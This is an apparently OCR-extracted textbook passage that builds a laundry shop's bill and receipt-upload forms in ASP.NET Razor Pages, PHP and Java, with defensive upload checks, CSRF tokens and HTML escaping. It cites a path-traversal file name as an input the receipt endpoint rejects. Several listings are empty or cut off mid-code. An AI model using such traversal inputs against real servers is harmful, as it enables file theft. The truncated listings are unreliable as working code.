    const long MaxPhoto = 2 * 1024 * 1024;                        // the shop's rule: 2 MB

BillRules.UnitWord(Service.Description));
    public string? Error { get; private set; }
    public List<string> Photos { get; } = new();

    string Uploads => Environment.GetEnvironmentVariable("LAUNDRY_UPLOADS")
                      ?? Path.Combine(env.ContentRootPath, "var", "uploads");

    bool Load(string id)
    {
        var bill = store.Find(id);
        if (bill is null) return false;
        Bill = bill;
        if (Directory.Exists(Uploads))
            Photos.AddRange(Directory.GetFiles(Uploads, id + "-*").Select(Path.GetFileName)
                .Where(n => System.Text.RegularExpressions.Regex.IsMatch(n!, @"^B\d{4}-[0-
9a-f]{16}\.(jpg|png)$"))
                .Order()!);
        return true;
    }

    public IActionResult OnGet(string id) => Load(id) ? Page() : NotFound();
```

Listing 11.39 (Continued) *Details.cshtml.cs: one bill and its receipt photos. The upload is refused unless it is non-empty, at most 2 MB, and starts with the bytes of a JPEG or a PNG; it is stored under a random name the server chose.*

```
    /// <summary>POST /bills/{id}/receipt with multipart/form-data; the file arrives as an
IFormFile.</summary>
    public async Task<IActionResult> OnPostReceiptAsync(string id, IFormFile? photo)
    {
        if (!Load(id)) return NotFound();
        byte[] head = new byte[8];
        int read = 0;
        if (photo is { Length: > 0 and <= MaxPhoto })
        {
            await using var s = photo.OpenReadStream();
            read = await s.ReadAtLeastAsync(head, 8, throwOnEndOfStream: false);
        }
        string? ext = null;
        if (photo is null || photo.Length == 0) Error = "Choose a photo to upload.";
        else if (photo.Length > MaxPhoto) Error = "The photo is larger than 2 MB.";
        else if (read >= 3 && head[0] == 0xFF && head[1] == 0xD8 && head[2] == 0xFF) ext =
"jpg";
        else if (read == 8 && head.SequenceEqual(new byte[] { 0x89, 0x50, 0x4E, 0x47, 0x0D,
0x0A, 0x1A, 0x0A })) ext = "png";
        else Error = "Only JPEG or PNG photos are accepted.";      // trust the bytes, not
the name
        if (Error is not null) { Response.StatusCode = 400; return Page(); }

        Directory.CreateDirectory(Uploads);
        string name = $"{id}-
{Convert.ToHexString(System.Security.Cryptography.RandomNumberGenerator.GetBytes(8)).ToLowe
rInvariant()}.{ext}";
        await using (var target = System.IO.File.Create(Path.Combine(Uploads, name)))   //
our name, never theirs
            await photo!.CopyToAsync(target);
        TempData["Flash"] = $"Receipt photo saved for bill {id}.";
        return RedirectToPage(new { id, handler = (string?)null });
    }
}
```

The checks follow a strict order. **Is there a file?** A form sent without a chosen file still sends an empty part, which binding turns into `null`. **Is it small enough?** `[RequestSizeLimit]` and `[RequestFormLimits]` make the server refuse any body over 3 MB with 413 before reading it; `MaxPhoto` enforces the shop's 2 MB with a sentence the cashier can read. **What is it really?** Every JPEG starts with `FF D8 FF` and every PNG with `89 50 4E 47 0D 0A 1A 0A`; the code reads those bytes and ignores the file name and the browser's content type, which the sender controls. **Where does it go?** Outside `wwwroot`, so the web server never serves it directly, under a name the server made up: the bill id, a hyphen, sixteen random hexadecimal digits, and the extension that matches the bytes. The phone's name for the file, `IMG_0412.PNG`, is never used.

The photos come back to the browser through one door only, the `/receipts/{name}` endpoint in **Listing 11.40**.

Listing 11.40 `Program.cs`: services, the antiforgery middleware, Razor Pages, and the one endpoint that serves receipt photos, which accepts only names of the exact shape the upload creates.

```
// Profitina Laundry, Chapter 11, ASP.NET Core Razor Pages track.
//   dotnet run --urls http://127.0.0.1:9101      then open http://127.0.0.1:9101/bills/new
using System.Text.Encodings.Web;
using System.Text.RegularExpressions;
using System.Text.Unicode;
using LaundryForms.Data;
using Microsoft.Extensions.WebEncoders;

var builder = WebApplication.CreateBuilder(args);
builder.Services.AddRazorPages();
// Razor escapes < > & " ' always; by default it ALSO writes every non-ASCII letter as
&#x..;
// Allowing all of Unicode keeps "×" and "é" readable in the page source and changes
nothing else.
builder.Services.Configure<WebEncoderOptions>(o => o.TextEncoderSettings = new
TextEncoderSettings(UnicodeRanges.All));

string data = Environment.GetEnvironmentVariable("LAUNDRY_DATA")
              ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data");
#if USE_SQLITE
string db = Environment.GetEnvironmentVariable("LAUNDRY_DB") ?? Path.Combine(data,
"laundry.db");
builder.Services.AddSingleton<ILaundryStore>(new SqliteLaundryStore(db));
#else
builder.Services.AddSingleton<ILaundryStore>(CsvLaundryStore.Load(data));
#endif

var app = builder.Build();
app.UseStaticFiles();                // wwwroot: style.css and the logo
app.UseRouting();
app.UseAntiforgery();                // every POST must carry __RequestVerificationToken
app.MapRazorPages();

// Receipt photos are stored OUTSIDE wwwroot and served only through this one door.
string uploads = Environment.GetEnvironmentVariable("LAUNDRY_UPLOADS")
                 ?? Path.Combine(app.Environment.ContentRootPath, "var", "uploads");
app.MapGet("/receipts/{name}", (string name, HttpContext http) =>
{
    var m = Regex.Match(name, @"^B\d{4}-[0-9a-f]{16}\.(jpg|png)$");
    string file = Path.Combine(uploads, name);
    if (!m.Success || !File.Exists(file)) return Results.NotFound();
    http.Response.Headers["X-Content-Type-Options"] = "nosniff";
    return Results.File(file, m.Groups[1].Value == "png" ? "image/png" : "image/jpeg");
});
app.MapGet("/", () => Results.Redirect("/bills/new"));

app.Run();
```

The endpoint first checks the requested name against the pattern `B` + four digits + `-` + sixteen hexadecimal digits + `.jpg` or `.png`. Anything else — `../../data/laundry.db`, `B2954-x.html` — is 404 before the file system is touched, so the endpoint cannot be tricked into serving another file. It sends the type that matches the extension it created, and `X-Content-Type-Options: nosniff`, which forbids the browser to guess a different type from the contents. The `WebEncoderOptions` line answers a surprise of the build: by default Razor writes every non-ASCII character as an entity, `×` as `×` — safe, but unreadable in the page source. Allowing all of Unicode changes nothing about the escaping of `<`, `>`, `&`, `"` and `'`. (Razor still writes `+` as `+`; the browser shows `+`.)

Listing 11.41 is the view, and **Figure 11.21** is the page after the build uploaded a photo of a signed receipt from the test fixtures.

Listing 11.41 `Details.cshtml`: the bill, its photos, and the upload form with `enctype="multipart/form-data"`.

```

```



Figure 11.21 Bill B2954 after the upload: the one-time flash message, the bill as stored — S0002, 3 kg, Rp 36.000 — and the receipt photo served through `/receipts/`.

11.9.5 Where the data lives

A Razor Pages application normally reaches SQLite through the NuGet package `Microsoft.Data.Sqlite`. This book's build machine cannot download NuGet packages, so the Razor track is written to work with nothing but the .NET 10 shared framework, and to switch to the real database with one command on the reader's machine. The pages talk to an interface, **Listing 11.42**.

Listing 11.42 The `ILaundryStore` interface: everything the pages need from the shop's data.

```
/// <summary>Everything the pages need from the shop's data, whatever keeps it.</summary>
public interface ILaundryStore
{
    IReadOnlyList<Service> Services();
    IReadOnlyList<Outlet> Outlets();
    string? CustomerName(string id);
    string EmployeeName(string id);
    string? RackHolder(string outletId, string rack);
    Bill? Find(string id);
    string Save(string customerId, string serviceId, int units, long payment, string rack,
                string outletId, string employeeId, string arrived);
}
```

The default implementation, `CsvLaundryStore`, reads the CSV export of `laundry.db` — services, outlets, customers, employees and all 2,953 bills — once at startup, and keeps new bills in memory under a lock. It is what this book ran. The second implementation, `SqliteLaundryStore`, uses `Microsoft.Data.Sqlite` with bound parameters and a transaction; it is wrapped in `#if USE_SQLITE … #endif` and so is excluded from compilation unless the symbol is defined. **Listing 11.43** is its `Save` method.

Listing 11.43 `SqliteLaundryStore.Save`: the next id, the bill and its first status-log line inside one transaction. Compiled only with `UseSqlite=true`; not compiled in this book's build.

```
    public string Save(string customerId, string serviceId, int units, long payment, string
rack,
                       string outletId, string employeeId, string arrived)
    {
        using var c = Open();
        using var tx = c.BeginTransaction();
        var max = c.CreateCommand();
        max.Transaction = tx;
        max.CommandText = "SELECT MAX(id) FROM Bill";
        string id = $"B{int.Parse(((string)max.ExecuteScalar()!)[1..]) + 1:D4}";
        var insert = c.CreateCommand();
        insert.Transaction = tx;
        insert.CommandText = "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id,"
            + " Employee_id, Service_id, Outlet_id) VALUES ($id, $at, 'queued', $rack,
$unit, $pay, $c, $e, $s, $o);"
            + " INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
($id, 'queued', $at, $e)";
        foreach (var (k, v) in new (string, object)[] { ("$id", id), ("$at", arrived),
("$rack", rack),
                 ("$unit", units), ("$pay", payment), ("$c", customerId), ("$e",
employeeId),
                 ("$s", serviceId), ("$o", outletId) })
            insert.Parameters.AddWithValue(k, v);
        insert.ExecuteNonQuery();
        tx.Commit();
        return id;
    }
```

To use it, in the `aspnet/LaundryForms` folder, run

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -p:UseSqlite=true --urls http://127.0.0.1:9101
```

The project file, **Listing 11.44**, turns the property `UseSqlite` into the compilation symbol `USE_SQLITE`, and `Program.cs` then registers `SqliteLaundryStore` over `../../data/laundry.db` (or the file named by `LAUNDRY_DB`) instead of the CSV store.

Listing 11.44 `LaundryForms.csproj`: a web project on .NET 10 with no package references, and the switch to SQLite.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- Chapter 11: Razor Pages on .NET 10, using nothing but the shared framework.
       By default the data comes from the CSV files in ../../data and new bills live in
memory.
       To use the real SQLite database instead:
           dotnet add package Microsoft.Data.Sqlite
           dotnet run -p:UseSqlite=true
-->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

</Project>
```

> **What this book ran, and what it did not.** The Razor track was built with the .NET 10 SDK and run on port 9101 with the CSV store; the twenty checks of Section 11.13.5 passed against it. The SQLite store was not compiled here, because NuGet could not be reached; its code follows the Java and Python tracks, which did run against SQLite, statement for statement.

11.10 The Same Form in PHP

The PHP track builds the same two forms with PHP 8.4 and PDO over a copy of `laundry.db`, with no framework. It is organized the way Chapter 5 organized PHP: the rules in `src/laundry.php`, the web helpers in `src/web.php`, the views in `views/`, and one **front controller**, `public/index.php`, that every address goes to. PHP's built-in server sends everything there through the small `router.php`; under Apache (XAMPP), `public/.htaccess` does the same with a rewrite rule. Start it with

```
php -d upload_max_filesize=3M -d post_max_size=4M -S 127.0.0.1:9102 -t public router.php
```

and open `http://127.0.0.1:9102/bills/new`. The two `-d` options raise PHP's upload limits for this run above the shop's 2 MB rule, for the same reason the Razor track has two limits: PHP's default `upload_max_filesize` is exactly 2 MB, and a photo just over it would be dropped by PHP with an error code rather than refused by the page with a sentence.

The rules, **Listing 11.45**, are the same rules in PHP's words.

Listing 11.45 `check()` in PHP: every value is read through one closure that turns a missing or non-string field into `''`, then checked with the same patterns, messages and tenths arithmetic as **Listing 11.34**.

```
/** Validate the posted fields. Returns [$clean, $errors]; $errors maps field => message.
*/
function check(array $post): array
{
    $field = fn(string $k) => is_string($post[$k] ?? null) ? trim($post[$k]) : '';
    $f = [
        'customer' => strtoupper($field('customer')),
        'service'  => $field('service'),
        'quantity' => $field('quantity'),
        'rack'     => strtoupper($field('rack')),
        'outlet'   => $field('outlet'),
        'express'  => ($post['express'] ?? '') === 'yes',
    ];
    $e = [];

    if (!preg_match('/^C\d{4}$/', $f['customer'])) {
        $e['customer'] = 'Enter a customer id such as C0047.';
    } else {
        $st = db()->prepare('SELECT name FROM Customer WHERE id = ?');
        $st->execute([$f['customer']]);
        $name = $st->fetchColumn();
        if ($name === false) {
            $e['customer'] = "There is no customer {$f['customer']}.";
        } else {
            $f['customer_name'] = $name;
        }
    }

    $offered = array_column(services(), null, 'id');
    if (!isset($offered[$f['service']])) {
        $e['service'] = 'Choose a service from the list.';
    } elseif ($f['express'] && $f['service'] !== WASH_FOLD) {
        $e['express'] = 'Express is offered for wash & fold only.';
    }

    if (!preg_match('/^(\d{1,3})(?:[.,](\d))?$/', $f['quantity'], $m)) {
        $e['quantity'] = 'Enter the weight or count, for example 2.5.';
    } else {
        $tenths = (int)$m[1] * 10 + (int)($m[2] ?? 0);    // 2.4 -> 24: integers, no
rounding error
        if ($tenths < 1 || $tenths > 1000) {
            $e['quantity'] = 'Enter a value from 0.1 to 100.';
        } elseif (isset($offered[$f['service']])) {
            $word = unit_word($offered[$f['service']]['description']);
            if ($word === 'kg') {
                $f['units'] = intdiv($tenths + 9, 10);      // round UP to a whole kilogram
            } elseif ($tenths % 10 !== 0) {
                $e['quantity'] = "A whole number of {$word}s, for example 2.";
```

Listing 11.45 (Continued) *check() in PHP: every value is read through one closure that turns a missing or non-string field into '', then checked with the same patterns, messages and tenths arithmetic as Listing 11.34.*

```
            } else {
                $f['units'] = intdiv($tenths, 10);
            }
        }
    }

    if (!in_array($f['outlet'], array_column(outlets(), 'id'), true)) {
        $e['outlet'] = 'Choose an outlet.';
    }

    if (!preg_match('/^[A-C](0[1-9]|1\d|20)$/', $f['rack'])) {
        $e['rack'] = 'A rack is A, B or C and 01 to 20, for example B03.';
    } elseif (!isset($e['outlet'])) {
        $st = db()->prepare("SELECT id FROM Bill WHERE Outlet_id = ? AND rack = ?
                             AND status IN ('queued', 'finished')");
        $st->execute([$f['outlet'], $f['rack']]);
        if (($holder = $st->fetchColumn()) !== false) {
            $e['rack'] = "Rack {$f['rack']} already holds bill $holder at this outlet.";
        }
    }
    return [$f, $e];
}
```

The closure `$field` guards against a PHP peculiarity: a client can send `customer[]=x`, which makes `$_POST['customer']` an *array*, and `trim()` on an array is an error. Anything that is not a string is treated as empty. Every query uses a prepared statement with `?` placeholders, as Chapter 5 insisted. The price, **Listing 11.46**, returns the same three things as the C# tuple, as a PHP array.

Listing 11.46 `price()` in PHP: the unit price from the database, the express price and surcharge from the price list, and the explanatory sentence.

```
/** BR-1 and BR-3: price = service price x units, from the price list, never from the
browser. */
function price(array $f): array
{
    $all = array_column(db()->query('SELECT id, description, price FROM Service')-
>fetchAll(), null, 'id');
    $base = $all[$f['service']];
    $units = $f['units'];
    $subtotal = (int)$base['price'] * $units;
    $text = amount($units, unit_word($base['description'])) . " \u{00d7} " .
rupiah($base['price'])
          . ' = ' . rupiah($subtotal);
    if (!$f['express']) {
        return [$base['id'], $subtotal, $text];
    }
    $fast = $all[EXPRESS];
    $total = (int)$fast['price'] * $units;
    $percent = (int)round(($fast['price'] - $base['price']) * 100 / $base['price']);
    $text .= " + express $percent % (" . rupiah($total - $subtotal) . ') = ' .
rupiah($total);
    return [$fast['id'], $total, $text];
}
```

PHP has no antiforgery middleware, so the track writes one in a few lines, **Listing 11.47**. `csrf_token()` creates 16 random bytes for the session the first time it is asked, and every form puts the token in a hidden field. `require_csrf()` runs before any POST handler and compares the posted token with the session's using `hash_equals`, which takes the same time whether the first or the last character differs, so that an attacker cannot learn the token one character at a time by timing the answers. `h()` is the escaping function every view uses.

Listing 11.47 `web.php`: escaping, a session cookie that JavaScript cannot read (`httponly`) and that is not sent with cross-site POSTs (`SameSite=Lax`), the CSRF token, a tiny view renderer, and redirect with 303.

```php
<?php
// Profitina Laundry, Chapter 11, PHP track: escaping, the CSRF token, and drawing a view.
declare(strict_types=1);

/** Escape text for HTML, both between tags and inside a quoted attribute. */
function h(mixed $s): string
{
    return htmlspecialchars((string)$s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

function start_session(): void
{
    session_set_cookie_params(['httponly' => true, 'samesite' => 'Lax']);
    session_start();
}

function csrf_token(): string
{
    return $_SESSION['csrf'] ??= bin2hex(random_bytes(16));
}

/** Every POST must carry the token this session was given; anything else is refused. */
function require_csrf(): void
{
    $sent = $_POST['csrf_token'] ?? '';
    if (!is_string($sent) || !hash_equals($_SESSION['csrf'] ?? '', $sent)) {
        http_response_code(400);
        exit('The form expired or did not come from this site. Reload the page and try
again.');
    }
}

/** Draw views/$view.php inside views/layout.php with the given variables. */
function render(string $view, array $vars, int $status = 200): void
{
    http_response_code($status);
    header('Content-Type: text/html; charset=UTF-8');
    extract($vars);
    ob_start();
    require __DIR__ . "/../views/$view.php";
    $main = ob_get_clean();
    require __DIR__ . '/../views/layout.php';
}
```

Listing 11.47 (Continued) *web.php: escaping, a session cookie that JavaScript cannot read (httponly) and that is not sent with cross-site POSTs (SameSite=Lax), the CSRF token, a tiny view renderer, and redirect with 303.*

```php
function redirect(string $to): void
{
    header('Location: ' . $to, true, 303);                  // 303 See Other: now GET this
    exit;
}

function not_found(): void
{
    http_response_code(404);
    exit('Not found.');
}
```

The front controller, **Listing 11.48**, is a chain of `if` statements, one per address and method — the routing that a framework would otherwise do. The new-bill branch is the whole of Post/Redirect/Get in ten lines. The upload branch reads PHP's `$_FILES['photo']`, whose `error` field tells *why* an upload failed: `UPLOAD_ERR_NO_FILE` when nothing was chosen, `UPLOAD_ERR_INI_SIZE` when the file was larger than `upload_max_filesize` [4]. PHP has already written the bytes to a temporary file, `tmp_name`; the code reads its first eight bytes, and `move_uploaded_file` moves it into the upload folder under the new random name — a function that also refuses any path that did not come from a real upload.

Listing 11.48 `public/index.php`: the new-bill form with Post/Redirect/Get, the bill page, the receipt upload, the one door for photos, and the `/echo` page of Section 11.4.

```
<?php
// Profitina Laundry, Chapter 11, PHP track: every address, one front controller.
//   php -S 127.0.0.1:9102 -t public router.php     then open
http://127.0.0.1:9102/bills/new
declare(strict_types=1);
require __DIR__ . '/../src/laundry.php';
require __DIR__ . '/../src/web.php';

const MAX_PHOTO = 2 * 1024 * 1024;                          // the shop's rule: 2 MB per
photo
$uploads = getenv('LAUNDRY_UPLOADS') ?: __DIR__ . '/../var/uploads';
$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
start_session();
if ($method === 'POST' && $path !== '/echo') {             // /echo changes nothing
    require_csrf();
}

function photos_of(string $id, string $uploads): array
{
    $names = array_map('basename', glob("$uploads/$id-*") ?: []);
    $names = preg_grep('/^B\d{4}-[0-9a-f]{16}\.(jpg|png)$/', $names);
    sort($names);
    return $names;
}

function show_bill(array $bill, string $uploads, ?string $error, int $status = 200): void
{
    render('bill', ['bill' => $bill, 'flash' => $status === 200 ? flash() : null, 'error'

} elseif ($path === '/') {
    redirect('/bills/new');
} else {
    not_found();
}
```

The view, **Listing 11.49**, prints every value through `h()`. There is no automatic escaping in plain PHP, so the discipline is the programmer's: one `<?= $x ?>` without `h()` and the page has an XSS hole.

Listing 11.49 `views/new_bill.php`: the same form as **Listing 11.38**, written out by hand; `name="action"` on both buttons tells the server which one was pressed.

```
<?php $title = 'New bill - Profitina Laundry';
$err = fn(string $k) => isset($e[$k]) ? '<span class="err">' . h($e[$k]) . '</span>' : '';
?>
<h1>Take in a new bill</h1>
<?php if ($e): ?><p class="err">Please correct the fields marked below.</p><?php endif ?>
<?php if ($quote): ?><p class="quote">Price: <?= h($quote) ?></p><?php endif ?>
<form method="post" action="/bills/new">
  <input type="hidden" name="csrf_token" value="<?= h(csrf_token()) ?>">

  <label for="customer">Customer id</label>
  <input id="customer" name="customer" value="<?= h($f['customer'] ?? '') ?>" required
         pattern="[Cc][0-9]{4}" maxlength="5" placeholder="C0047" autocomplete="off">
  <?= $err('customer') ?>

  <label for="service">Service</label>
  <select id="service" name="service" required>
    <option value="">- choose -</option>
<?php foreach (services() as $s): ?>
    <option value="<?= h($s['id']) ?>"<?= $s['id'] === ($f['service'] ?? '') ? ' selected'
: '' ?>><?= h($s['description']) ?> - <?= rupiah($s['price']) ?></option>

Weight is rounded up to a whole kilogram; express costs the express price per kilogram.</p>
```

11.11 The Same Form in Java on the JDK HttpServer

The Java track runs on `com.sun.net.httpserver.HttpServer`, the small web server that comes inside every JDK [13], with the SQLite JDBC driver as its only library. Chapter 7 used the same server and found that it does very little for you; for forms it does nothing at all. It hands the program the raw request body as a stream of bytes. Parsing the body is therefore the program's job, which makes this track the best place to see what every framework in this chapter did silently. Start it with `./run.sh` (or `run.bat`, `run.ps1` on Windows) and open `http://127.0.0.1:9103/bills/new`.

The urlencoded parser, **Listing 11.50**, is the format of **Listing 11.16** undone: split on `&`, split each pair at the first `=`, and decode each side.

Listing 11.50 Parsing `application/x-www-form-urlencoded`: `URLDecoder` turns `+` into a space and `%XX` sequences into bytes, read as UTF-8.

```
    /** application/x-www-form-urlencoded: customer=C0047&quantity=2%2C4&express=yes */
    public static List<Field> urlencoded(String body) {
        List<Field> fields = new ArrayList<>();
        for (String pair : body.split("&")) {
            if (pair.isEmpty()) {
                continue;
            }
            int eq = pair.indexOf('=');
            String name = eq < 0 ? pair : pair.substring(0, eq);
            String value = eq < 0 ? "" : pair.substring(eq + 1);
            // URLDecoder turns + into a space and %2C into a comma, reading the bytes as
UTF-8
            fields.add(new Field(URLDecoder.decode(name, StandardCharsets.UTF_8),
                    URLDecoder.decode(value, StandardCharsets.UTF_8), null, null, null));
        }
        return fields;
    }
```

The multipart parser, **Listing 11.51**, is the format of **Listing 11.17** undone, shown as simply as it can honestly be. It works on bytes, never on a `String` of the whole body, because a photo is not text and converting it to text and back would corrupt it. It finds the boundary in the `Content-Type` header, then walks through the body from one `--boundary` to the next. In each part it finds the blank line that ends the headers, reads `name`, `filename` and `Content-Type` out of the headers with regular expressions, and copies the bytes between the blank line and the next boundary, minus the `\r\n` that precedes the boundary.

Listing 11.51 Parsing `multipart/form-data` by hand: find the boundary, split the body into parts, separate each part's headers from its bytes. A file part keeps its bytes exactly.

```
    private static final Pattern BOUNDARY = Pattern.compile("boundary=\"?([^\";]+)\"?");
    private static final Pattern NAME = Pattern.compile("[; ]name=\"([^\"]*)\"");
    private static final Pattern FILENAME = Pattern.compile("filename=\"([^\"]*)\"");
    private static final Pattern TYPE = Pattern.compile("(?i)content-
type:\\s*([^\\r\\n]+)");

    /**
     * multipart/form-data, shown simply. The body is a list of parts separated by
     * "--" + boundary; each part is some header lines, an empty line, and raw bytes.
     *
     *   --XyZ\r\n
     *   Content-Disposition: form-data; name="photo"; filename="r.png"\r\n
     *   Content-Type: image/png\r\n
     *   \r\n
     *   ...the bytes of the file...\r\n
     *   --XyZ--\r\n
     */
    public static List<Field> multipart(byte[] body, String contentType) {
        List<Field> fields = new ArrayList<>();
        Matcher b = BOUNDARY.matcher(contentType);
        if (!b.find()) {
            return fields;
        }
        byte[] delimiter = ("--" + b.group(1)).getBytes(StandardCharsets.ISO_8859_1);
        byte[] blankLine = "\r\n\r\n".getBytes(StandardCharsets.ISO_8859_1);
        int at = indexOf(body, delimiter, 0);
        while (at >= 0) {
            int start = at + delimiter.length;
            if (start + 1 < body.length && body[start] == '-' && body[start + 1] == '-') {
                break;                                          // "--XyZ--": the last
delimiter
            }
            int headersEnd = indexOf(body, blankLine, start);
            int next = indexOf(body, delimiter, headersEnd < 0 ? start : headersEnd);
            if (headersEnd < 0 || next < 0) {
                break;                                          // a broken body: stop
quietly
            }
            String headers = new String(body, start + 2, headersEnd - start - 2,
StandardCharsets.UTF_8);
            byte[] bytes = Arrays.copyOfRange(body, headersEnd + 4, next - 2);  // drop the
\r\n before "--"
            Matcher name = NAME.matcher(headers);
            Matcher file = FILENAME.matcher(headers);
            Matcher type = TYPE.matcher(headers);
            if (name.find()) {
                boolean isFile = file.find();
                fields.add(new Field(name.group(1),
                        isFile ? null : new String(bytes, StandardCharsets.UTF_8),
                        isFile ? file.group(1) : null,
                        type.find() ? type.group(1).trim() : null,
```

Listing 11.51 (Continued) *Parsing multipart/form-data by hand: find the boundary, split the body into parts, separate each part's headers from its bytes. A file part keeps its bytes exactly.*

```
                        bytes));
            }
            at = next;
        }
        return fields;
    }

    /** The first position of {@code what} in {@code data} at or after {@code from}, or -1.
*/
    static int indexOf(byte[] data, byte[] what, int from) {
        outer:
        for (int i = Math.max(from, 0); i <= data.length - what.length; i++) {
            for (int j = 0; j < what.length; j++) {
                if (data[i + j] != what[j]) {
                    continue outer;
                }
            }
            return i;
        }
        return -1;
    }
}
```

"Simply" has a price. The parser holds the whole body in memory, which is why `Main` refuses bodies over 3 MB; it ignores the rare `filename*=` form of non-ASCII names; and it trusts the line endings. A real application should use a tested library — a servlet's `request.getPart("photo")` does all of this — and this listing exists so that you know what such a library does.

The routing and the checks that run before any page code are in `Main.route`, **Listing 11.52**. The body is read with a limit; `/echo` is answered before the token check because it changes nothing; the body is parsed according to its content type; and the token is compared with `MessageDigest.isEqual`, Java's constant-time comparison.

Listing 11.52 The start of `Main.route`: the size limit, parsing by content type, and the CSRF check. The first value of a repeated name wins, as with a servlet's `getParameter`.

```
    static void route(HttpExchange ex) throws Exception {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        Map<String, String> session = session(ex);
        Map<String, String> post = new HashMap<>();
        Forms.Field photo = null;
        if (method.equals("POST")) {
            byte[] body = Forms.readBody(ex.getRequestBody(), MAX_BODY);
            if (body == null) {
                send(ex, 413, "text/plain; charset=UTF-8", "Too
large.".getBytes(StandardCharsets.UTF_8));
                return;
            }
            String type = String.valueOf(ex.getRequestHeaders().getFirst("Content-Type"));
            if (path.equals("/echo")) {                          // /echo changes nothing:
no token
                echo(ex, type, body);
                return;
            }
            List<Forms.Field> fields = type.startsWith("multipart/form-data")
                    ? Forms.multipart(body, type)
                    : Forms.urlencoded(new String(body, StandardCharsets.US_ASCII));
            for (Forms.Field f : fields) {
                if (f.filename() != null) {
                    photo = f;
                } else {
                    post.putIfAbsent(f.name(), f.value());        // first value wins, like
getParameter
                }
            }
            byte[] sent = post.getOrDefault("csrf_token",
"").getBytes(StandardCharsets.UTF_8);
            if (!MessageDigest.isEqual(sent,
session.get("csrf").getBytes(StandardCharsets.UTF_8))) {
                html(ex, 400, "The form expired or did not come from this site. Reload the
page and try again.");
                return;
            }
        }
```

The upload, **Listing 11.53**, checks exactly what the other tracks check, in the same order, and compares the first bytes directly.

Listing 11.53 The receipt upload in Java: empty, too large, JPEG or PNG by its first bytes, or refused; then stored under a random name.

```
    static void upload(HttpExchange ex, Map<String, String> bill, Forms.Field photo,
                       Map<String, String> session) throws IOException {
        byte[] data = photo == null ? new byte[0] : photo.bytes();
        String error = null, ext = null;
        if (photo == null || photo.filename().isEmpty() || data.length == 0) {
            error = "Choose a photo to upload.";
        } else if (data.length > MAX_PHOTO) {
            error = "The photo is larger than 2 MB.";
        } else if (data.length >= 3 && (data[0] & 0xFF) == 0xFF && (data[1] & 0xFF) == 0xD8
                && (data[2] & 0xFF) == 0xFF) {
            ext = "jpg";                                          // trust the bytes, not
the name
        } else if (data.length >= 8 && new String(data, 0, 8, StandardCharsets.ISO_8859_1)
                .equals("\u0089PNG\r\n\u001a\n")) {
            ext = "png";
        } else {
            error = "Only JPEG or PNG photos are accepted.";
        }
        if (error != null) {
            html(ex, 400, Pages.bill(bill, null, error, photosOf(bill.get("id")),
session.get("csrf")));
            return;
        }
        Files.createDirectories(UPLOADS);
        String name = bill.get("id") + "-" + random(8) + "." + ext;  // our name, never the
browser's
        Files.write(UPLOADS.resolve(name), data);
        session.put("flash", "Receipt photo saved for bill " + bill.get("id") + ".");
        redirect(ex, "/bills/" + bill.get("id"));
    }
```

Java has no template engine in the JDK, so the pages are built as strings in `Pages.java`, and every value from outside passes through `h()`, **Listing 11.54**. It escapes the five characters that matter in HTML text and in quoted attribute values.

Listing 11.54 `h()`: HTML escaping for text and quoted attributes. `&` must be replaced first in any escaping scheme that works by replacement; a character loop has no order to get wrong.

```
    public static String h(String s) {
        if (s == null) {
            return "";
        }
        StringBuilder out = new StringBuilder(s.length() + 16);
        for (char ch : s.toCharArray()) {
            switch (ch) {
                case '&' -> out.append("&amp;");
                case '<' -> out.append("&lt;");
                case '>' -> out.append("&gt;");
                case '"' -> out.append("&quot;");
                case '\'' -> out.append("&#39;");
                default -> out.append(ch);
            }
        }
        return out.toString();
    }
```

The session is the simplest one that works: a `ConcurrentHashMap` from a random 32-hex-digit id to a map of values, the id sent in a cookie marked `HttpOnly; SameSite=Lax`. It lives only as long as the server process, which is enough for a counter form and not for a shop; Chapter 14 discusses where sessions should live.

